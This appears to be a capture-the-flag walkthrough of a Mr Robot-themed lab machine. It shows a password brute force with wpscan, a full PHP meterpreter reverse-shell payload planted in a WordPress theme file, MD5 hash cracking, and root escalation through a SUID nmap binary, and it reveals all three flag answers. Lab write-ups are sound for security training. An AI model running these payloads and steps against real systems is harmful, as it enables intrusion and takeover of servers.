sudo nmap -A -p- -vvv 10.10.191.111

```
PORT    STATE  SERVICE    REASON         VERSION
22/tcp  closed ssh        reset ttl 61
80/tcp  open   tcpwrapped syn-ack ttl 61
443/tcp open   ssl/http   syn-ack ttl 61 Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Apache
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
| SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt
| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X
| 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
| -----END CERTIFICATE-----
```

```
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|2.4.X (90%), Crestron 2-Series (89%), HP embedded (89%), Asus
embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
 cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kernel:3.4 cpe:/o:linux:linux_kernel:2.6.22 cpe:/o:linux:linux_kern
el:2.4
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: Linux 3.10 - 3.13 (90%), Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 (90%)
, Linux 3.13 or 4.2 (90%), Linux 3.2 - 3.5 (90%), Linux 3.2 - 3.8 (90%), Linux 4.2 (90%), Linux 4.4 (90%),
Crestron XPanel control system (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=7/18%OT=443%CT=22%CU=%PV=Y%DS=4%DC=T%G=N%TM=5F130C71%P=x86_64-pc-linux-gnu)
SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)
SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=I%TS=8)
OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508ST11NW6%O6=M508ST11)
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%TG=40%W=6903%O=M508NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)
```


ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u

http://10.10.66.108/FUZZ

```
wp-content              [Status: 301, Size: 239, Words: 14, Lines: 8]
admin                   [Status: 301, Size: 234, Words: 14, Lines: 8]
audio                   [Status: 301, Size: 234, Words: 14, Lines: 8]
intro                   [Status: 200, Size: 496938, Words: 2076, Lines: 2028]
wp-login                [Status: 200, Size: 2664, Words: 115, Lines: 53]
```

```
images                  [Status: 301, Size: 235, Words: 14, Lines: 8]
blog                    [Status: 301, Size: 233, Words: 14, Lines: 8]
robots                  [Status: 200, Size: 41, Words: 2, Lines: 4]
```

http://10.10.66.108/robots.txt



cat fsocity.dic | sort | uniq > wordlist.txt

```
headcrusher@t0rmentor:~/Downloads$ cat fsocity.dic | sort | uniq > wordlist.txt
```

cat fsocity.dic | less

```
page
Robot
Elliot
styles
and
document
mrrobot
```


wpscan --url http://10.10.171.42 --passwords wordlist.txt --usernames elliot


```
headcrusher@t0rmentor:~/Downloads$ wpscan --url http://10.10.171.42 --passwords  wordlist.txt --usernames e
lliot
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

ER28-0652

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:42 <=========================                    > (12 / 22) 54.54%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652
```

http://10.10.66.108/wp-login.php





sudo msfvenom -p php/meterpreter/reverse_tcp lhost=10.2.11.159 lport=443 -f raw

```
headcrusher@t0rmentor:~$ sudo msfvenom -p php/meterpreter/reverse_tcp lhost=10.2.11.159 lport=443 -f raw
[sudo] password for headcrusher:
^C
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.2.11.159'; $port = 443; if (($f = 'stream_socket_client') && is_
callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_c
allable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable(
$f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die();
} $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s
_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (
!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $l
en-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_load
ed('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suho
sin_bypass(); } else { eval($b); } die();
```

use multi/handler

set payload php/meterpreter/reverse_tcp


set lport 443

set lhost 10.2.11.159

run

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.2.11.159:443
```

http://10.10.171.42/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen



http://10.10.171.42/wp-admin/theme/twentyfifteen/404.php

```
[*] Sending stage (38288 bytes) to 10.10.171.42
[*] Meterpreter session 1 opened (10.2.11.159:443 -> 10.10.171.42:41977) at 2020-07-18 17:22:49 -0300

meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: daemon (1)
meterpreter > sysinfo
Computer    : linux
OS          : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Meterpreter : php/linux
meterpreter >
```

073403c8a58a1f80d943455fb30724b9

```
meterpreter > cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

cd /home

ls

cd robot

ls

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2015-11-13 05:20:08 -0200  robot

meterpreter > cd robot
meterpreter > ls
Listing: /home/robot
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100400/r--------  33    fil   2015-11-13 05:28:21 -0200  key-2-of-3.txt
100644/rw-r--r--  39    fil   2015-11-13 05:28:21 -0200  password.raw-md5
```

```
meterpreter > cat key-2-of-3.txt
[-] core_channel_open: Operation failed: 1
meterpreter > cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

https://crackstation.net/

abcdefghijklmnopqrstuvwxyz

shell

python -c 'import pty;pty.spawn("/bin/bash")’

su robot

abcdefghijklmnopqrstuvwxyz

```
meterpreter > shell
Process 2016 created.
Channel 3 created.
python -c 'import pty;pty.spawn("/bin/bash")
'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

822c73956184f694993bede3eb39f959

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

find / -perm /4000 2>/dev/null

/usr/local/bin/nmap

```
robot@linux:~$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
```

https://gtfobins.github.io/gtfobins/nmap/

cd /tmp

nmap --interactive

!sh

```
robot@linux:/tmp$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

04787ddef27c3dee1ee161b21670b4e4

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```